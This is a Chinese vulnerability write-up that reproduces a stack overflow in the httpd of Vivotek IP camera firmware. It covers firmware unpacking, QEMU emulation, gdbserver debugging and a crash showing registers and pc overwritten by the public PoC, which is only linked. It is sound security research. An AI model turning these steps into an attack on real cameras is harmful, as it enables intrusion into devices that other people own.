Vivotek远程栈溢出漏洞分析与复现

drive**** / 2019-05-08 09:47:00 / 浏览数 7848 安全技术 IoT安全 顶(0) 踩(0)

0x01 前言

2017年11月披露的vivotek的一个栈溢出漏洞，漏洞发生在其固件中的httpd服务，其未对用户post的数据长度做校验，导致攻击者可以发送特定的数据使摄像头进程崩溃，

贴一下漏洞作者放出的poc ： https://www.exploit-db.com/exploits/44001

再贴一下影响版本 ：


```
CC8160 CC8370-HV CC8371-HV CD8371-HNTV CD8371-HNVF2 FD8166A
FD8166A-N FD8167A FD8167A-S FD8169A FD8169A-S FD816BA-HF2
FD816BA-HT FD816CA-HF2 FD8177-H FD8179-H FD8182-F1 FD8182-F2
FD8182-T FD8366-V FD8367A-V FD8369A-V FD836BA-EHTV FD836BA-EHVF2
FD836BA-HTV FD836BA-HVF2 FD8377-HV FD8379-HV FD8382-ETV FD8382-EVF2
FD8382-TV FD8382-VF2 FD9171-HT FD9181-HT FD9371-EHTV FD9371-HTV
FD9381-EHTV FD9381-HTV FE8182 FE9181-H FE9182-H FE9191
FE9381-EHV FE9382-EHV FE9391-EV IB8360 IB8360-W IB8367A
IB8369A IB836BA-EHF3 IB836BA-EHT IB836BA-HF3 IB836BA-HT IB8377-H
IB8379-H IB8382-EF3 IB8382-ET IB8382-F3 IB8382-T IB9371-EHT
IB9371-HT IB9381-EHT IB9381-HT IP8160 IP8160-W IP8166
IP9171-HP IP9181-H IZ9361-EH MD8563-EHF2 MD8563-EHF4 MD8563-HF2
MD8563-HF4 MD8564-EH MD8565-N SD9161-H SD9361-EHL SD9362-EH
SD9362-EHL SD9363-EHL SD9364-EH SD9364-EHL SD9365-EHL SD9366-EH
SD9366-EHL VS8100-V2
```

vivotek官网固件下载地址：http://www.vivotek.com/firmware/

0x02 环境搭建

固件下载

vivotek官网并没有发布漏洞固件的历史版本，深夜去国外各大网站上去爬贴找资源，然鹅并没有找到，想喷一波，没有固件降级好傻，看到一堆国外友人吐槽不能版本降级firmware的过程中看到了有同样诉求的老哥，看来遇到战友了，果断留issue占楼。



看到作者也留言了233333333。

没办法，没有钱买vivotek摄像头，无法通过串口啥的提固件；只能去官网找技术支持，装一波升级固件后无法启动控制台的小可怜~

的　间: 2019年4月29日(星期一) 上午10:41
收件人 [redacted]
抄　送: jane.lin <jane.lin@vivotek.com>; technical <technical@vivotek.com>; jerry.lu <jerry.lu@vivotek.com

親愛的客戶您好:

我是VIVOTEK的技術支援David

關於您遇到的問題，如果啟動不了的話我們擔心您也會沒有辦法更新固件版本

但以下還是先提供您幾個版本的CC8130固件版本給您測試

ftp://fae:fae@ftp.vivotek.com/Firmware/CC8130/CC8130-VVTK-0100c.flash.pkg

ftp://fae:fae@ftp.vivotek.com/Firmware/CC8130/CC8130-VVTK-0200a.flash.pkg

ftp://fae:fae@ftp.vivotek.com/Firmware/CC8130/CC8130-VVTK-0201a.flash.pkg

ftp://fae:fae@ftp.vivotek.com/Firmware/CC8130/CC8130-VVTK-0202a.flash.pkg

如果仍然有問題的話需要您提供以下資訊來協助我們判斷問題

1. 請問您說的啟動不了，是怎麼判斷的呢？是連不到網頁嗎？還是燈號完全沒有亮呢？
2. 您機器使用多久了？是從哪個固件版本升級到哪個固件版本？
3. 之前是有遇到什麼問題才去升級固件的嗎？

謝謝您

客服小姐姐还是很温柔的，固件到手，不忘了再github issue放一波资源。

mented 12 hours ago

I contacted after-sales and she gave me the vulnable
CC8160-VVTK-0100d.flash.zip

firmware

mcw0 commented 7 hours ago Owner


Good stuff, enjoy

From <notifications@github.com>
Reply-To: mcw0/PoC <reply@reply.github.com>
Date: Monday, 29 April 2019 at 18:28
To: mcw0/PoC <PoC@noreply.github.com>
Cc: bashis <mcw@noemail.eu>, State change <state_change@noreply.github.com>
Subject: Re: [mcw0/PoC] where i can find the vuln firmware (#8)

I contacted after-sales and she gave me the vulnable
CC8160-VVTK-0100d.flash.zip<https://github.com/mcw0/PoC/files/3128058/CC8160-VVTK-0100d.flash.zip>

固件解包


拿到固件后binwalk跑一下，发现文件系统在`_31.extracted/_rootfs.img.extracted/squashfs-root`这个目录下



看到httpd的类型，32位的arm程序，小端，动态链接，而且符号表被裁23333333

服务运行

解包以后就能看到漏洞服务httpd了，由于是arm架构，x86不能直接跑，这边用qemu模拟arm环境运行服务。



这边遇到两个坑点，一个是一开始运行httpd的时候会显示gethostbyname::success，然鹅httpd进程并没有成功启动，httpd文件丢ida

```
v3 = fclose(v2);
sub_21D7C(v3);
if ( !dword_37E94 )
{
  if ( gethostname((char *)&rlimits, 0x64u) == -1 )
  {
    perror("gethostname:");
    exit(1);
  }
  v8 = gethostbyname((const char *)&rlimits);
  if ( !v8 )
  {
    perror("gethostbyname:");
    exit(1);
  }
  dword_37E94 = (int)strdup(v8->h_name);
  if ( !dword_37E94 )
```

这边涉及两个主要函数，一个是gethostname,它获取本机主机名，将结果存放在rlimits变量中；另一个是gethostbyname,这个函数通过rlimits中存放的主机名寻找ip。

这边把宿主机和固件hosts文件中的主机名改成一致就行了。

另一个坑点就比较坑了。改完hostname并不能成功运行，httpd服务启动会报一个Could not open boa.conf for reading的错，同样ida里回溯关键字符串引用，找到如下代码

```
{
  v1 = "/etc/conf.d/boa/boa.conf";
  dword_37E88 = (int)"/etc/conf.d/boa/boa.conf";
}
dword_34874 = v0;
v2 = fopen(v1, "r");
if ( !v2 )
{
  fwrite("Could not open boa.conf for reading.\n", 1u, 0x25u, (FILE *)stderr);
  exit(1);
}
sub_10834();
v3 = fclose(v2);
```

发现是无法找到/etc/conf.d/boa/boa.conf这个文件，固件目录下看了一下发现/etc中的conf.d是一个软链接，指向../mnt/flash/etc/conf.d

```
etc ls -alh conf.d
rwxrwxrwx 1 iot iot 23 Dec  6  2016 conf.d -> ../mnt/flash/etc/conf.d
etc
```

进../mnt/flash/etc/conf.d看了下，发现并没有conf.d文件夹，emmmmmmm


一开始以为是binwalk解包方式不对，导致文件缺失，然鹅windows下用7zip提取依旧是显示缺文件；猜测etc文件是不是存放在其它包里，果不其然.....

```
→ squashfs-root ls
bin  cfg  core  dev  drivers  etc  home  lib  linuxrc  mnt  payload  proc  qemu-arm-static  root  sbin  sys  tmp  tmpfs  usr  var  www
→ squashfs-root cd ..
→ _rootfs.img.extracted ls
40.squashfs  squashfs-root  squashfs-root.tar.gz
→ _rootfs.img.extracted cd ..
→ _31.extracted ls
0.tar  boot  defconf  dtb  kernel.img  _kernel.img.extracted  nandspl  rootfs.img  _rootfs.img.extracted
→ _31.extracted cd defconf
→ defconf ls
CC8160.tar.bz2  _CC8160.tar.bz2.extracted
→ defconf cd _CC8160.tar.bz2.extracted
→ _CC8160.tar.bz2.extracted ls
0  _0.extracted
→ _CC8160.tar.bz2.extracted cd _0.extracted
→ _0.extracted ls
0.tar  etc
→ _0.extracted cd etc
→ etc ls
accountmgr.conf  auto.conf  conf.d  drivers  inetd.conf  network  ppp  rcS.d  samba  ssapivov  sysctl.conf  vadprsc.conf
alsa             CDF.xml    dhcp6   group    leddef.xml  passwd   rcK.d  resolv.6.conf  services  sysconf  syslog.conf
→ etc
```


找到对应版本固件的包，将其中的etc文件夹复制到文件系统下的
/mnt/flash/中覆盖原本的etc文件夹。看一下软连接应该是链接正常了，颜色都变了23333333，这下就能成功运行服务了。

调试环境

运行漏洞作者提供的poc发现能导致httpd程序崩溃




然鹅，光能让服务崩溃最多只是个dos拒绝服务，我还想进一步的去观察，去看这个漏洞服务是否能被利用。对这个程序的调试应运而生。

调试的话需要搭建qemu虚拟机，贴下arm-debian的qemu镜像地址：https://people.debian.org/~aurel32/qemu/armel/

开启虚拟机：

```
sudo tunctl -t tap0 -u `whoami` #■■■■■■■■■■■■■■■■■■
sudo ifconfig tap0 192.168.2.1/24 #■■■■■■ip
qemu-system-arm -M versatilepb -kernel vmlinuz-3.2.0-4-versatile -initrd initrd.img-3.2.0-4-versatile -hda debian_wheezy_armel
```



之后对虚拟机进行一系列配置：

```
sudo mount -o bind /dev ./squashfs-root/dev #■■■■■■■■■■dev■■■■■■■■■/dev
sudo mount -t proc /proc ./squashfs-root/proc #■■■■■■■■■■proc■■■■■■■■■/proc
ifconfig eth0 192.168.2.2/24 #■■■■■■■ip ■■■■■■■■■
chroot ./squashfs-root/ sh #■■■■■■■■■■■■shell
```

默认/dev和/proc在chroot的时候是不会挂载的，所以这边才需要手动挂载。

```
root@debian-armhf:~# mount -o bind /dev ./squashfs-root/dev/
root@debian-armhf:~# mount -t proc /proc ./squashfs-root/proc/
root@debian-armhf:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:7760 (7.5 KiB)
          Interrupt:47

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@debian-armhf:~# ifconfig eth0 192.168.2.2/24
root@debian-armhf:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:192.168.2.2  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:7760 (7.5 KiB)
          Interrupt:47

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@debian-armhf:~# chroot ./squashfs-root/ sh
/ # ls
??5@@???@8                      mnt
a.py                            proc
bin                             qemu-arm-static
core                            qemu-arm-static.1.gz
dev                             root
```


这边选择远程调试，因为首先要考虑到arm-debian原生镜像并不带gdb，apt-get下载太慢，交叉编译又很烦，而且更重要的是不太直观。这边其实是想ida远程调的，但是

//其实是尝试过交叉编译的，armgdb还好说，32位的arm-gdbserver压力就比较大了，可能qemu虚拟机撑不住，果断弃坑，用别人的多好，何必重复造轮子(滑稽)

贴下已经编译好的各个平台上的gdb&gdbserver地址：`https://github.com/mzpqnxow/gdb-static-cross/tree/master/prebuilt-static`

考虑到qemu虚拟机中下载太慢，这边先下到主机用`python -m SimpleHttpServer`传过去就好了。

之后就可以gdbserver调一下了，这边httpd运行后会显示pid，gdbserver直接attach就好了。

```
linuxrc                                 WWW
/ # ./gdbserver
gdbserver-7.7.1-armel-eabi5-v1-sysv  gdbserver32
/ # ./gdbserver
gdbserver-7.7.1-armel-eabi5-v1-sysv  gdbserver32
/ # httpd
sendto() error 2
[debug]add server push uri 3 video3.mjpg
[debug]add server push uri 4 video4.mjpg
[debug] after ini, server_push_uri[0] is /video3.mjpg
[debug] after ini, server_push_uri[1] is /video4.mjpg
[30/Apr/2019:06:31:23 +0000] boa: server version 1.32.1.10(Boa/0.94.14
[30/Apr/2019:06:31:23 +0000] boa: starting server pid=2806, port 80
/ # ./gdbserver-7.7.1-armel-eabi5-v1-sysv --attach :1234 2806
Attached; pid = 2806
Listening on port 1234
```



这边虚拟网卡其实最好用桥接，NAT的话ida无法远程调，但是配置桥接网卡还是有点烦的，而且这里没必要，因为这个arm-pwn相对来说还是比较好利用的。所以直接宿主remote调了。


0x03 开始调试

寻找漏洞点

宿主机target remote上去，向服务端口发送poc，发现崩溃，查看崩溃时各寄存器数值并进行栈回溯查看函数调用

```
(gdb)
(gdb) target remote 192.168.2.2:1234
192.168.2.2:1234: Connection timed out.
(gdb) target remote 192.168.2.2:1234
Remote debugging using 192.168.2.2:1234
warning: Could not load shared library symbols for 8 libraries, e.g. /usr/lib/libxmlsparser
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x76e78c5c in ?? ()
(gdb) info breakpoints
No breakpoints or watchpoints.
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x58585858 in ?? ()
(gdb) i reg
r0             0x1      1
r1             0x504058 5259352
r2             0x0      0
r3             0x75     117
r4             0x42424242       1111638594
r5             0x43434343       1128481603
r6             0x44444444       1145324612
r7             0x45454545       1162167621
r8             0x46464646       1179010630
r9             0x47474747       1195853639
r10            0x48484848       1212696648
r11            0x49494949       1229539657
r12            0x1      1
sp             0x7eb70b80       0x7eb70b80
lr             0x18474  99444
pc             0x58585858       0x58585858
cpsr           0x60000010       1610612752
(gdb)
```





